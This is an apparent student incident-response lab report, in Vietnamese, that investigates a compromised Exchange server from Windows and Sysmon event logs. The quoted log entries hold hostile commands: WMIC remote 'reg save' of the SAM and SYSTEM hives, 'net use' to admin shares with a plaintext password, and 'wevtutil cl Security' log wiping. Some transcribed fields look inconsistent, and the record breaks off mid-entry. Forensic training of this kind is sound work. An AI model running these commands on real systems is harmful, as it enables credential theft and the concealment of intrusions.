

Contents

I.	Điều tra trên máy chủ exchange : 10.1.121.22	1
II.	Phân tích script	17
III.	Chỉ ra lỗ hổng bảo mật.....	23
IV.	Vẽ Luồng tấn công	24

Lương Gia Khánh Thiện

Report lab:

I. Điều tra trên máy chủ exchange : 10.1.121.22

Trace với event id 4688 của window và referenceid 1 của sysmon nhưng chỉ có ngày 21 có log => có thể log security ngày 17 =>20 đã bị clear

The screenshot shows the Windows Security Event Viewer. The left pane displays a list of events under the 'Security' category, with a total of 2,755 events. The right pane shows a detailed view of event 4688, which is a 'Logon' event. The event details are as follows:

- Subject:** Security ID: SYSTEM; Account Name: B1\JET; Logon Type: 3 (Network); Logon ID: 0x3E7; Logon SID: {00000000-0000-0000-0000-000000000000}
- Account Which Credentials Were Used:** Account Name: HealthMonitoringSc1d13; Account Domain: BLUE.LAB; Logon GUID: {00000000-0000-0000-0000-000000000000}
- Target Service:** Target Server Name: WEB-SERVER.blue.lab; Additional Information: HTTP/WEB-SERVER.blue.lab
- Process Information:** Process ID: 0x1b14; Process Name: C:\Program Files\Microsoft\Exchange Server\V15\Bin\MSExchangeBMTWorker.exe
- Network Information:** Network Address: -; Port: -

A note at the bottom of the event details states: "This event is generated when a process attempts to log on an account by explicitly specifying that account's credentials. This most commonly occurs in batch-type configurations such as scheduled tasks, or when using the RUNDLL command."

At the bottom of the event viewer window, there is a summary table:

Log Name:	Security
Source:	Microsoft-Windows-security
Event ID:	4688
Level:	Information
User:	N/A
OpCode:	Info
More Information:	Event Log Online Help

- Tìm xem attacker có xóa file log không qua eventid 1102 và 104 thấy xuất hiện event 104 và 1102 không

Event 104, Eventlog

General Details

The Microsoft Exchange ManagedAvailability/ThrottlingConfig log file was cleared.

Log Name	Source	Date and Time	Event ID	Task Category
System	Eventlog	10/11/2022 1:40:00 AM	104	Log clear
Information		10/2/2022 9:21:35 AM	104	Log clear
Information		10/19/2022 4:56:42 PM	104	Log clear
Information		9/13/2022 10:46:01 AM	104	Log clear
Information		9/13/2022 10:46:01 AM	104	Log clear
Information		9/13/2022 10:46:02 AM	104	Log clear

Log Name: System
Source: Eventlog
Event ID: 104
Level: Information
User: SYSTEM
OpCode: Info
More Information: [Event Log Online Help](#)

⇒ Ở đây ta thấy attacker đã có hành vi xóa log exchange

- Ở đây ta thấy attacker đã có hành vi xóa log vào 12/21/2022 1:42:20 AM

Security Number of events: 2,761

Event 1102, Eventlog

General Details

The audit log was cleared.

Log Name	Source	Date and Time	Event ID	Task Category
Security	Eventlog	12/21/2022 1:58:17 PM	1102	Log clear

Log Name: Security
Source: Eventlog
Event ID: 1102
Level: Information
User: N/A
OpCode: Info
More Information: [Event Log Online Help](#)

- Ngoài ra ta thấy có log 1102 vào 12/21/2022 1:58:17 PM => tất cả log security trước thời điểm này đều bị xóa

Check eventid 4688 trên máy để đánh giá process hành vi sau khi clearlog của attacker xem có gì bất thường không:

- Ở thời điểm 12/21/2022 2:01:25 PM ta thấy có thực hiện : "wmic /node: 10.11.121.21 /user:Blue\Administrator /password:Password@123 process call create "reg save hklm\system C:\system" từ cmd

Security Number of events: 2,783					
Filtered: Log file:///C:/Users/lighth/Downloads/Logtest/Test/Exchange-10.1.121.22/Exchange\Log\Security.evtx; Source: ; Event ID: 4688. Number of events: 100					
Level	Date and Time	Source	Event ID	Task Category	
Information	12/21/2022 2:01:25 PM	Microsoft Windows security auditing.	4688	Process Creation	
Information	12/21/2022 2:01:17 PM	Microsoft Windows security auditing.	4688	Process Creation	
Information	12/21/2022 2:01:15 PM	Microsoft Windows security auditing.	4688	Process Creation	
Information	12/21/2022 2:01:15 PM	Microsoft Windows security auditing.	4688	Process Creation	
Information	12/21/2022 2:00:59 PM	Microsoft Windows security auditing.	4688	Process Creation	
Information	12/21/2022 2:00:37 PM	Microsoft Windows security auditing.	4688	Process Creation	
Information	12/21/2022 1:59:53 PM	Microsoft Windows security auditing.	4688	Process Creation	
Information	12/21/2022 1:59:27 PM	Microsoft Windows security auditing.	4688	Process Creation	
Information	12/21/2022 1:58:17 PM	Microsoft Windows security auditing.	4688	Process Creation	

Event 4688: Microsoft Windows security auditing.

General Details

A new process has been created.

Creator Subject:

- Security ID: SYSTEM
- Account Name: WEB-SERVERS
- Account Domain: BLUE
- Logon ID: 0x3E7

Target Subject:

- Security ID: NULL SID
- Account Name: -
- Account Domain: -
- Logon ID: 0x0

Process Information:

- New Process ID: 0x17b4
- New Process Name: C:\Windows\System32\wbem\WMIC.exe
- Token Elevation Type: TokenElevationTypeDefault (1)
- Mandatory Label: System Mandatory Level
- Creator Process ID: 0x2f6
- Creator Process Name: C:\Windows\System32\cmd.exe
- Process Command Line: wmic /node:10.11.121.21 /user:Blue\Administrator /password:Password@123 process call create "reg save hklm\system C:\system"

Token Elevation Type indicates the type of token that was assigned to the new process in accordance with User Account Control policy.

Type 1 is a full token with no privileges removed or groups disabled. A full token is only used if User Account Control is disabled or if the user is the built-in Administrator account or a service account.

Log Name:	Security
Source:	Microsoft Windows security
Event ID:	4688
Level:	Information
User:	N/A
OpCode:	Info

- ⇒ Ta thấy attacker dùng WMIC để gọi tạo một quá trình từ xa trên máy chủ có địa chỉ IP 10.11.121.21, sử dụng tên người dùng Administrator thuộc domain Blue và mật khẩu Password@123. Lệnh này yêu cầu máy chủ tạo một bản sao của khóa Registry HKEY_LOCAL_MACHINE\System và lưu vào đường dẫn C:\system.
- Ở thời điểm 12/21/2022 2:01:15 PM Có chạy “wmic /node: 10.11.121.21 /user:Blue\Administrator /password:Password@123 process call create "reg save hklm\sam C:\sam" “ có PPID: 0x2fb0 từ command

Security Number of events: 2,783					
Filtered: Log file:///C:/Users/lighth/Downloads/Logtest/Test/Exchange-10.1.121.22/Exchange\Log\Security.evtx; Source: ; Event ID: 4688. Number of events: 100					
Level	Date and Time	Source	Event ID	Task Category	
Information	12/21/2022 2:03:21 PM	Microsoft Windows security auditing.	4688	Process Creation	
Information	12/21/2022 2:03:17 PM	Microsoft Windows security auditing.	4688	Process Creation	
Information	12/21/2022 2:01:53 PM	Microsoft Windows security auditing.	4688	Process Creation	
Information	12/21/2022 2:01:17 PM	Microsoft Windows security auditing.	4688	Process Creation	
Information	12/21/2022 2:01:17 PM	Microsoft Windows security auditing.	4688	Process Creation	
Information	12/21/2022 2:01:15 PM	Microsoft Windows security auditing.	4688	Process Creation	
Information	12/21/2022 2:00:58 PM	Microsoft Windows security auditing.	4688	Process Creation	
Information	12/21/2022 2:00:37 PM	Microsoft Windows security auditing.	4688	Process Creation	
Information	12/21/2022 1:59:53 PM	Microsoft Windows security auditing.	4688	Process Creation	

Event 4688: Microsoft Windows security auditing.

General Details

Security ID: SYSTEM

Account Name: WEB-SERVERS

Account Domain: BLUE

Logon ID: 0x3E7

Target Subject:

- Security ID: NULL SID
- Account Name: -
- Account Domain: -
- Logon ID: 0x0

Process Information:

- New Process ID: 0x2fb0
- New Process Name: C:\Windows\System32\wbem\WMIC.exe
- Token Elevation Type: TokenElevationTypeDefault (1)
- Mandatory Label: System Mandatory Level
- Creator Process ID: 0x2f6
- Creator Process Name: C:\Windows\System32\cmd.exe
- Process Command Line: wmic /node:10.11.121.21 /user:Blue\Administrator /password:Password@123 process call create "reg save hklm\sam C:\sam"

Token Elevation Type indicates the type of token that was assigned to the new process in accordance with User Account Control policy.

Type 1 is a full token with no privileges removed or groups disabled. A full token is only used if User Account Control is disabled or if the user is the built-in Administrator account or a service account.

Type 2 is an elevated token with no privileges removed or groups disabled. An elevated token is used when User Account Control is enabled and the user chooses to start the program using Run as administrator. An elevated token is also used when an application is configured to always require administrative privilege or to always require maximum privilege, and the user is a member of the Administrators group.

Log Name:	Security
Source:	Microsoft Windows security
Event ID:	4688
Level:	Information
User:	N/A
OpCode:	Info

- ⇒ Điều này cho thấy lệnh WMIC đang được sử dụng để kết nối đến máy chủ 10.11.121.21 (ID máy AD) với tài khoản Blue\Administrator và mật khẩu Password@123, sau đó tạo một tiến trình mới để lưu trữ thông tin từ HKLM\sam vào tập tin C:\sam.

- Tiếp tục trace với PPID: 0x2fb0 ở thời điểm 12/21/2022 2:00:58 PM ta thấy chạy :” wmic /node:192.168.1.11 /user:Blue\Administrator /password:Password@123 process call create "reg save hklm\sam C:\sam"" có PPID: 0x2fb0 TỪ cmd

Security Number of events: 2,785

Filtered Log file:///C:/Users/lgkth/Downloads/Logtest/Test/Exchange-10.1.121.22/Exchange/Logs/Security.evtx; Source: ; Event ID: 4688. Number of events: 100

Level	Date and Time	Source	Event ID	Task Category
Information	12/21/2022 2:03:56 PM	Microsoft Windows security auditing.	4688	Process Creation
Information	12/21/2022 2:03:51 PM	Microsoft Windows security auditing.	4688	Process Creation
Information	12/21/2022 2:03:51 PM	Microsoft Windows security auditing.	4688	Process Creation
Information	12/21/2022 2:01:25 PM	Microsoft Windows security auditing.	4688	Process Creation
Information	12/21/2022 2:01:17 PM	Microsoft Windows security auditing.	4688	Process Creation
Information	12/21/2022 2:01:17 PM	Microsoft Windows security auditing.	4688	Process Creation
Information	12/21/2022 2:01:15 PM	Microsoft Windows security auditing.	4688	Process Creation
Information	12/21/2022 2:00:58 PM	Microsoft Windows security auditing.	4688	Process Creation
Information	12/21/2022 2:00:37 PM	Microsoft Windows security auditing.	4688	Process Creation

Event 4688. Microsoft Windows security auditing.

General Details

A new process has been created.

Creator Subject:

- Security ID: SYSTEM
- Account Name: WEB-SERVERS
- Account Domain: BLUE
- Logon ID: 0x3E7

Target Subject:

- Security ID: NULL SID
- Account Name: -
- Account Domain: -
- Logon ID: 0x0

Process Information:

- New Process ID: 0x9fc
- New Process Name: C:\Windows\System32\wbem\WMIC.exe
- Token Elevation Type: TokenElevationTypeDefault (1)
- Mandatory Label: Mandatory Label\System Mandatory Level
- Creator Process ID: 0x2b0
- Creator Process Name: C:\Windows\System32\cmd.exe
- Process Command Line: wmic /node:192.168.1.11 /user:Blue\Administrator /password:Password@123 process call create "reg save hklm\sam C:\sam"

Token Elevation Type indicates the type of token that was assigned to the new process in accordance with User Account Control policy.

Type 1 is a full token with no privileges removed or groups disabled. A full token is only used if User Account Control is disabled or if the user is the built-in Administrator account or a service account.

Log Name: Security

Source: Microsoft Windows security Logged: 12/21/2022 2:00:58 PM

Event ID: 4688 Task Category: Process Creation

Level: Information Keywords: Audit Success

User: N/A Computer: WEB-SERVER.blue.lab

OpCode: Info

More information: [Event Log Online Help](#)

⇒ Điều này cho thấy lệnh WMIC đang được sử dụng để kết nối đến máy chủ 192.168.1.11 với tài khoản Blue\Administrator và mật khẩu Password@123, sau đó tạo một tiến trình mới để lưu trữ thông tin từ HKLM\sam vào tập tin C:\sam.

Tiếp tục trace với PPID:0x2fb0 ta thấy chạy “net use F:

\\"10.11.121.21\C\$ /user:Administrator Password@123" từ cmd

Security Number of events: 2,785

Filtered Log file:///C:/Users/lgkth/Downloads/Logtest/Test/Exchange-10.1.121.22/Exchange/Logs/Security.evtx; Source: ; Event ID: 4688. Number of events: 100

Level	Date and Time	Source	Event ID	Task Category
Information	12/21/2022 2:03:21 PM	Microsoft Windows security auditing.	4688	Process Creation
Information	12/21/2022 2:03:31 PM	Microsoft Windows security auditing.	4688	Process Creation
Information	12/21/2022 2:01:25 PM	Microsoft Windows security auditing.	4688	Process Creation
Information	12/21/2022 2:01:17 PM	Microsoft Windows security auditing.	4688	Process Creation
Information	12/21/2022 2:01:17 PM	Microsoft Windows security auditing.	4688	Process Creation
Information	12/21/2022 2:01:15 PM	Microsoft Windows security auditing.	4688	Process Creation
Information	12/21/2022 2:00:58 PM	Microsoft Windows security auditing.	4688	Process Creation
Information	12/21/2022 2:00:37 PM	Microsoft Windows security auditing.	4688	Process Creation
Information	12/21/2022 1:59:53 PM	Microsoft Windows security auditing.	4688	Process Creation

Event 4688. Microsoft Windows security auditing.

General Details

A new process has been created.

Creator Subject:

- Security ID: SYSTEM
- Account Name: WEB-SERVERS
- Account Domain: BLUE
- Logon ID: 0x3E7

Target Subject:

- Security ID: NULL SID
- Account Name: -
- Account Domain: -
- Logon ID: 0x0

Process Information:

- New Process ID: 0x85d
- New Process Name: C:\Windows\System32\cmd.exe
- Token Elevation Type: TokenElevationTypeDefault (1)
- Mandatory Label: Mandatory Label\System Mandatory Level
- Creator Process ID: 0x2f0
- Creator Process Name: C:\Windows\System32\cmd.exe
- Process Command Line: net use F:\\10.11.121.21\C\$ /user:Administrator Password@123

Token Elevation Type indicates the type of token that was assigned to the new process in accordance with User Account Control policy.

Type 1 is a full token with no privileges removed or groups disabled. A full token is only used if User Account Control is disabled or if the user is the built-in Administrator account or a service account.

Log Name: Security

Source: Microsoft Windows security Logged: 12/21/2022 2:00:37 PM

Event ID: 4688 Task Category: Process Creation

Level: Information Keywords: Audit Success

User: N/A Computer: WEB-SERVER.blue.lab

OpCode: Info

More information: [Event Log Online Help](#)

⇒ Điều này cho thấy lệnh net đang được sử dụng để kết nối mạng đến \\\10.11.121.21\C\$ với tài khoản Administrator và mật khẩu Password@123.

Tiếp tục trace với PPID: 0x2fb0 ta thấy có chạy: "net use E:\\\\10.11.121.21\\\\C\$ /user:Administrator Password@123" từ cmd

Security Number of events: 2,785				
Level	Date and Time	Source	Event ID	Task Category
① Information	12/21/2022 2:02:31 PM	Microsoft Windows security auditing.	4688	Process Creation
① Information	12/21/2022 2:01:17 PM	Microsoft Windows security auditing.	4688	Process Creation
① Information	12/21/2022 2:01:17 PM	Microsoft Windows security auditing.	4688	Process Creation
① Information	12/21/2022 2:01:15 PM	Microsoft Windows security auditing.	4688	Process Creation
① Information	12/21/2022 2:00:58 PM	Microsoft Windows security auditing.	4688	Process Creation
① Information	12/21/2022 2:00:37 PM	Microsoft Windows security auditing.	4688	Process Creation
① Information	12/21/2022 1:59:53 PM	Microsoft Windows security auditing.	4688	Process Creation
① Information	12/21/2022 1:59:27 PM	Microsoft Windows security auditing.	4688	Process Creation

Event 4688, Microsoft Windows security auditing.

General Details

A new process has been created.

Creator Subject:

- Security ID: SYSTEM
- Account Name: WEB-SERVERS
- Account Domain: BLUE
- Logon ID: 0x3E7

Target Subject:

- Security ID: NULL SID
- Account Name: -
- Account Domain: -
- Logon ID: 0x0

Process Information:

- New Process ID: 0x28D0
- New Process Name: C:\\Windows\\System32\\net.exe
- Token Elevation Type: TokenElevationTypeDefault (1)
- Mandatory Label: MandatoryLabel\\System Mandatory Level
- Creator Process ID: 0x2fb0
- Creator Process Name: C:\\Windows\\System32\\cmd.exe
- Process Command Line: net use E:\\\\10.11.121.21\\\\C\$ /user:Administrator Password@123

Token Elevation Type indicates the type of token that was assigned to the new process in accordance with User Account Control policy.

Type 1 is a full token with no privileges removed or groups disabled. A full token is only used if User Account Control is disabled or if the user is the built-in Administrator account or a service account.

Log Name:	Security		
Source:	Microsoft Windows security	Logged:	12/21/2022 1:59:53 PM
Event ID:	4688	Task Category:	Process Creation
Level:	Information	Keywords:	Audit Success
User:	N/A	Computer:	WEB-SERVER.blue.lab
OpCode:	Info		
More Information:	Event Log Online Help		

⇒ Dòng lệnh mà quá trình mới được thực thi là lệnh net use để kết nối mạng đến địa chỉ \\\10.11.121.21\C\$ với thông tin xác thực là tên người dùng Administrator và mật khẩu Password@123.

- Tiếp tục trace với PPID: 0x2fb0 tương tự ta cũng thấy attacker dùng net use để kết nối đến máy chủ AD 10.11.121.21
- Tiếp tục trace với PPID trên ta thấy attacker dùng wevtutil từ cmd để xóa các bản ghi sự kiện trong lg security

Security Number of events: 2,785				
Level	Date and Time	Source	Event ID	Task Category
① Information	12/21/2022 2:01:17 PM	Microsoft Windows security auditing.	4688	Process Creation
① Information	12/21/2022 2:01:17 PM	Microsoft Windows security auditing.	4688	Process Creation
① Information	12/21/2022 2:01:15 PM	Microsoft Windows security auditing.	4688	Process Creation
① Information	12/21/2022 2:00:58 PM	Microsoft Windows security auditing.	4688	Process Creation
① Information	12/21/2022 2:00:37 PM	Microsoft Windows security auditing.	4688	Process Creation
① Information	12/21/2022 1:59:53 PM	Microsoft Windows security auditing.	4688	Process Creation
① Information	12/21/2022 1:59:27 PM	Microsoft Windows security auditing.	4688	Process Creation

Event 4688, Microsoft Windows security auditing.

General Details

A new process has been created.

Creator Subject:

- Security ID: SYSTEM
- Account Name: WEB-SERVERS
- Account Domain: BLUE
- Logon ID: 0x3E7

Target Subject:

- Security ID: NULL SID
- Account Name: -
- Account Domain: -
- Logon ID: 0x0

Process Information:

- New Process ID: 0x5ba4
- New Process Name: C:\\Windows\\System32\\wevtutil.exe
- Token Elevation Type: TokenElevationTypeDefault (1)
- Mandatory Label: MandatoryLabel\\System Mandatory Level
- Creator Process ID: 0x2fb0
- Creator Process Name: C:\\Windows\\System32\\cmd.exe
- Process Command Line: wevtutil cl Security

Token Elevation Type indicates the type of token that was assigned to the new process in accordance with User Account Control policy.

Type 1 is a full token with no privileges removed or groups disabled. A full token is only used if User Account Control is disabled or if the user is the built-in Administrator account or a service account.

Log Name:	Security		
Source:	Microsoft Windows security	Logged:	12/21/2022 1:58:17 PM
Event ID:	4688	Task Category:	Process Creation
Level:	Information	Keywords:	Audit Success
User:	N/A	Computer:	WEB-SERVER.blue.lab
OpCode:	Info		
More Information:	Event Log Online Help		

- Ta thấy các Process trên đều có parent là PID: 0x2fb0 thực hiện decode từ hệ hex ra decimal ta được PID: 12208 => parent của các process trên có ID: 12208
 - Ta tiếp tục trace với log có PID:12208 của sysmon thấy vào thời điểm 12/21/2022 11:57:13 AM có chạy

- ⇒ Nhìn vào log trên ta thấy cmd được tạo ra tại c:\windows\system32\inetsrv\ có PPID: 23148 và parent là một script blocktex
 - ⇒ Phân tích Parentcmd ta thấy script blocktext này đã được mã hóa bằng base64 và được nén

- Ta check log có PID: 23148

Microsoft Windows Sysmon\%Operational				Number of events: 53,801
Filtered: Log file:///C:/Users/lgkth/Downloads/Logstgen/TestExchange-10.1.121.22/Exchange/Logs/Microsoft-Windows-Sysmon\%Operational.evtx; Source: ; Event ID: 1; Number of events: 9,805				
Level	Date and Time	Source	Event ID	Task Category
(I) Information	12/19/2022 10:42:09 PM	Sysmon	1	Process Create (rule: ProcessCreate)
(I) Information	12/19/2022 10:38:23 PM	Sysmon	1	Process Create (rule: ProcessCreate)
(I) Information	12/19/2022 10:37:08 PM	Sysmon	1	Process Create (rule: ProcessCreate)
(I) Information	12/19/2022 10:33:23 PM	Sysmon	1	Process Create (rule: ProcessCreate)
(I) Information	12/19/2022 10:32:08 PM	Sysmon	1	Process Create (rule: ProcessCreate)
(I) Information	12/19/2022 10:31:04 PM	Sysmon	1	Process Create (rule: ProcessCreate)
(I) Information	12/19/2022 10:27:07 PM	Sysmon	1	Process Create (rule: ProcessCreate)
(I) Information	12/19/2022 10:26:57 PM	Sysmon	1	Process Create (rule: ProcessCreate)
(I) Information	12/19/2022 10:23:23 PM	Sysmon	1	Process Create (rule: ProcessCreate)
Event 1, System				
General Details				
Process Create:				
Authoring Application				
UtcTime	2022-12-19 15:26:59.171			
ProcessGuid	{bbab2c32-82d1-6fa0-e646-0100000001600}			
ProcessName	cmd.exe			
Image	C:\Windows\System32\netlookup.exe			
FileVersion	10.0.14393.0 (nt_release.160715-1616)			
Description	Network lookup service			
Product	Microsoft® Windows® Operating System			
Company	Microsoft Corporation			
OriginalFileName	netlookup.exe			
CommandLine	cmd.exe /c C:\Windows\system32\cmdkey /user:blue SERVER\blue lab. 10.11.121.21			
CurrentDirectory	C:\Windows\system32\			
User NT AUTHORITY\SYSTEM				
LogonType	3			
LogonId	0x3E7			
TerminalSessionId	0			
ImpersonationLevel	System			
HeaderSignature	00000000C999E524A03270C1D1A4F99CF SHA256=24553BFB1387FA13EEF18FECC5D25368A7064A2CA351392B2D354741FA IMPHASH=446F3FB48921C8C9E949775AA3E6F1			
ParentProcessGuid	{bbab2c32-82d1-6fa0-e646-0100000001600}			
ParentProcessId	1538			
ParentProcessName	cmd.exe			
ParentCommandLine	C:\Program Files\Microsoft\Exchange Server\V15\Bin\MSExchangeMdwWorker.exe			
ThreadId	10			
ProcessCommandline	cmd.exe /c C:\Windows\system32\cmdkey /user:blue SERVER\blue lab. 10.11.121.21			
ParentCommandline	C:\Program Files\Microsoft\Exchange Server\V15\Bin\MSExchangeMdwWorker.exe -pipe:8876 -stopkey:Global\ExchangeStopKey-946d05e-2a29-4b85-8d3a-16f1c5df5bf -resetkey:Global\ExchangeResetKey-067f1b-61d2-4f95-9eab-7d1a8ce -readykey:Global\ExchangeReadyKey-bbd2815d-43d5-43d2-83e2-7b7ef7eb1b -hangkey:Global\ExchangeHangKey-elf44a-5e4a-44fd-93f7-8eff62951c3b -startUpProgressKey:Global\ExchangeProgressKey-49ff5327-8c23-4830-8804-74d046d51 -workerToken			
ParentToken	NT AUTHORITY\SYSTEM			
Log Name: Microsoft-Windows-Sysmon\Operational				
Source	Sysmon	Logged:	12/19/2022 10:26:59 PM	
Event ID	1	Task Category:	Process Create (rule: ProcessCreate)	
Level	Information	Keywords:		
User	SYSTEM	Computer:	WEB-SERVER\blue.lab	
OpCode	Info			
More Information: Event Log Online Help				

- ⇒ Chạy nslookup để thực hiện truy vấn DNS yêu cầu máy chủ có IP 10.11.121.21 (AD) trả về IPv4 của tên miền "WEB-SERVER.blue.lab".

- Tương tự với PID 15612

```
Process Create:
RuleName: -
UtcTime: 2022-12-19 15:06:59.048
ProcessGuid: {8bb2c332-7e13-63a0-d146-010000001600}
ProcessId: 15612
Image: C:\Windows\System32\nslookup.exe
FileVersion: 10.0.14393.0 (rs1_release.160715-1616)
Description: nslookup
Product: Microsoft® Windows® Operating System
Company: Microsoft Corporation
OriginalFileName: nslookup.exe
CommandLine: "C:\Windows\system32\nslookup.exe" -type=A WEB-SERVER.blue.lab. 10.11.121.21
CurrentDirectory: C:\Windows\system32,
User NT AUTHORITY\SYSTEM
LogonGuid: {8bb2c332-c8f6-634f-e703-000000000000}
LogonId: 0x37
TerminalSessionId: 0
IntegrityLevel: System
Hashes: MD5=48998C899FE52443027C1D14FE99CF SHA256=24553BFA1387F4A3E6F1F8EEFCC5D25368A706A42CA35319228D3547418FA IMPHASH=446F3F94B921C80C9E9497075AA3EF61
ParentProcessGuid: {8bb2c332-61ff-6389-05e3-000000001600}
ParentProcessId: 15036
ParentImage: C:\Program Files\Microsoft\Exchange Server\V15\Bin\MSExchangeHMMWorker.exe
ParentCommandLine: "C:\Program Files\Microsoft\Exchange Server\V15\Bin\MSExchangeHMMWorker.exe" -pipe=6876 -stopkey:Global\ExchangeStopKey-846e085e-2a29-4b85-8d3a-16f1c5fd58bf -resetkey:Global\ExchangeResetKey-0675f1b6-bd12-4ff6-95e8-6fa0e720ace -readykey:Global\ExchangeReadyKey-bbd2815d-d455-430d-83e2-53b7ef7e7b1b -hangkey:Global\ExchangeHangKey-e8f44a7e-5e4a-44fd-9577-8efb62951c3b -startUpProgressKey:Global\ExchangeProgressKey-5a93b527-9c23-4830-88b0-4bf8340a031\workerListening
ParentUser: NT AUTHORITY\SYSTEM
```

- PID: 22216 hiển thị toàn bộ cấu hình liên quan đến giao thức TCP/IP

```
Process Create:
RuleName: -
UtcTime: 2022-12-19 15:09:23.207
ProcessGuid: {8bb2c332-7d3b-63a0-ce46-010000001600}
ProcessId: 22216
Image: C:\Windows\System32\netsh.exe
FileVersion: 10.0.14393.0 (rs1_release.160715-1616)
Description: Network Command Shell
Product: Microsoft® Windows® Operating System
Company: Microsoft Corporation
OriginalFileName: netsh.exe
CommandLine: netsh interface tcp show global
CurrentDirectory: C:\Windows\system32,
User NT AUTHORITY\SYSTEM
LogonGuid: {8bb2c332-c8f6-634f-e703-000000000000}
LogonId: 0x37
TerminalSessionId: 0
IntegrityLevel: System
Hashes: MD5=CD84DD05F5D8800F74D31E28 SHA256=E588BE49C881EBBBC472F6808F93B2B5564D3094995A5A08E6682406C1607 IMPHASH=51D8892EF1620527201E5276E21BCA7
ParentProcessGuid: {8bb2c332-61ff-6389-05e3-000000001600}
ParentProcessId: 15036
ParentImage: C:\Program Files\Microsoft\Exchange Server\V15\Bin\MSExchangeHMMWorker.exe
ParentCommandLine: "C:\Program Files\Microsoft\Exchange Server\V15\Bin\MSExchangeHMMWorker.exe" -pipe=6876 -stopkey:Global\ExchangeStopKey-846e085e-2a29-4b85-8d3a-16f1c5fd58bf -resetkey:Global\ExchangeResetKey-0675f1b6-bd12-4ff6-95e8-6fa0e720ace -readykey:Global\ExchangeReadyKey-bbd2815d-d455-430d-83e2-53b7ef7e7b1b -hangkey:Global\ExchangeHangKey-e8f44a7e-5e4a-44fd-9577-8efb62951c3b -startUpProgressKey:Global\ExchangeProgressKey-5a93b527-9c23-4830-88b0-4bf8340a031\workerListening
ParentUser: NT AUTHORITY\SYSTEM
```

- Trace tiếp với PPID:12208 trong filelog sysmon ta thấy cũng có hành vi thực hiện kết nối mạng đến 10.11.121.21 vào thời điểm 12/21/2022 2:00:37 PM

```
Process Create:
RuleName: -
UtcTime: 2022-12-21 07:00:37.676
ProcessGuid: {8bb2c332-af15-63a2-2751-010000001600}
ProcessId: 12208
Image: C:\Windows\System32\net.exe
FileVersion: 10.0.14393.2430 (rs1_release_imarket_aim.180806-1810)
Description: Net Command
Product: Microsoft® Windows® Operating System
Company: Microsoft Corporation
OriginalFileName: net.exe
CommandLine: net use F:\10.11.121.21\11CS /user:Administrator Password@123
CurrentDirectory: C:\Windows\system32\inetrv
User NT AUTHORITY\SYSTEM
LogonGuid: {8bb2c332-c8f6-634f-e703-000000000000}
LogonId: 0x37
TerminalSessionId: 0
IntegrityLevel: System
Hashes: MD5=C6860AA95CEA707F8D986D933E4A9596 SHA256=FDDC5F29F779A6F73D70A2C551397FDEE63F549F2BCE4FE6A7AEEDC11F4F72E IMPHASH=C41B15F592DE4589047CE5119CE87468
ParentProcessGuid: {8bb2c332-9229-63a2-0d50-010000001600}
ParentProcessId: 12208
ParentImage: C:\Windows\system32\cmd.exe
ParentCommandLine: C:\Windows\system32\cmd.exe
ParentUser: NT AUTHORITY\SYSTEM
```

- Sau đó RCE tới máy chủ 10.11.121.21 và 192.168.1.11 vào thời điểm 12/21/2022 2:01:25 PM

```
Process Create:
RuleName: -
UtcTime: 2022-12-21 07:01:25.822
ProcessGuid: {8bb2c332-4f5-63a2-c51-010000001600}
ProcessId: 6068
Image: C:\Windows\System32\wsmem.WMIC.exe
FileVersion: 10.0.14393.0 (rs1_release.160715-1616)
Description: WMI Commandline Utility
Product: Microsoft® Windows® Operating System
Company: Microsoft Corporation
OriginalFileName: wmic.exe
CommandLine: wmic /node:10.11.121.21 /user:Blue\Administrator /password:Password@123 process call create "reg save hklm\system C:\system"
CurrentDirectory: C:\Windows\system32\inetrv
User NT AUTHORITY\SYSTEM
LogonGuid: {8bb2c332-c8f6-634f-e703-000000000000}
LogonId: 0x37
TerminalSessionId: 0
IntegrityLevel: System
Hashes: MD5=2CE7F1AD77D8817E0F043E5E5ED1C83 SHA256=6679EA8FBEB539B5852CE883842071FED0600F5050F3370DBB3550AC76BF072 IMPHASH=1B1A3F43BF37B5BFE60751F2EE2F326E
ParentProcessGuid: {8bb2c332-9229-63a2-0d50-010000001600}
ParentProcessId: 12208
ParentImage: C:\Windows\system32\cmd.exe
ParentCommandLine: C:\Windows\system32\cmd.exe
ParentUser: NT AUTHORITY\SYSTEM
```

Process Create	
RuleName:	
UtcTime:	2022-12-21 07:00:58.127
ProcessId:	8bb2c332-f42a-634a-2851-010000001600
ProcessName:	2550
Image:	C:\Windows\System32\wbem\WMIC.exe
FileVersion:	10.0.14393.0 (rs1_release.160715-1616)
Description:	WMI Commandline Utility
Product:	Microsoft® Windows® Operating System
CommandLine:	cmd /c wmic /node:192.168.1.11 /user:BlueAdministrator /password:Password@123 process call create "reg save hklm\sam C:\sam"
CurrentDirectory:	c:\windows\system32\inetsrv
User:	NT AUTHORITY\SYSTEM
LogonProcess:	{8bb2c332-c8f6-634f-e703-000000000000}
OriginalUserId:	0
TerminalSessionId:	0
TerminalLevel:	System
Hashes:	MD5=2CE7F1AD7D8817E0F043E5E5ED1C83 SHA-256=6679EA8FBEE539B5852C8838420471FED0600F5050F33700BB355DAC76BF072 IMPHASH=B1A13F43BF37B5BF60751F2E2F326E
ParentProcessGuid:	{8bb2c332-9229-634a-0450-010000001600}
ParentImage:	C:\Windows\System32\cmd.exe
ParentCommandLine:	C:\Windows\system32\cmd.exe
ParentUser:	NT AUTHORITY\SYSTEM

Ta thấy có tên lịch thực thi file mmd.exe

Process Create:
RuleName: 2022-12-21 06:56:290
ProcessGuid: {bb2c332-a87-63a2-2251-010000001600}
ProcessId: 3564
Image: C:\Windows\System32\mmd.exe
FileVersion: -
Description: -
Product: -
OriginalFileName: -
CommandLine: C:\Windows\System32\mmd.exe
CurrentDirectory: c:\windows\system32\inetsrv\
User: NT AUTHORITY\SYSTEM
LogonGuid: {bb2c332-c8f6-634f-e703-000000000000}
LogonId: 0x3E7
TerminalSessionId: 0
IntegrityLevel: System
Hashes: MD5=c86f17412e87a41a7c34d73f2e0563a2 SHA256=AF03406fa39f3D032FB4C25B02BC1F8FB7EC5CC8852E572F974AAFB1C5EB321 IMPHASH=C1912BEEEF079F1CD17C3A6B6DE7C463
ParentProcessGuid: {bb2c332-9229-63a2-0d50-010000001600}
ParentProcessId: 1944
ParentImage: C:\Windows\System32\cmd.exe
ParentCommandLine: C:\Windows\System32\cmd.exe
ParentUser: NT AUTHORITY\SYSTEM

Process Create:
RuleName: 2022-12-21 06:41:05.445
ProcessGuid: {bb2c332-a881-63a2-c250-010000001600}
ProcessId: 12752
Image: C:\Windows\System32\scatsks.exe
FileVersion: 10.0.14393.0 (rs1_release.160715-1616)
Description: Task Scheduler Configuration Tool
Product: Microsoft® Windows® Operating System
Company: Microsoft Corporation
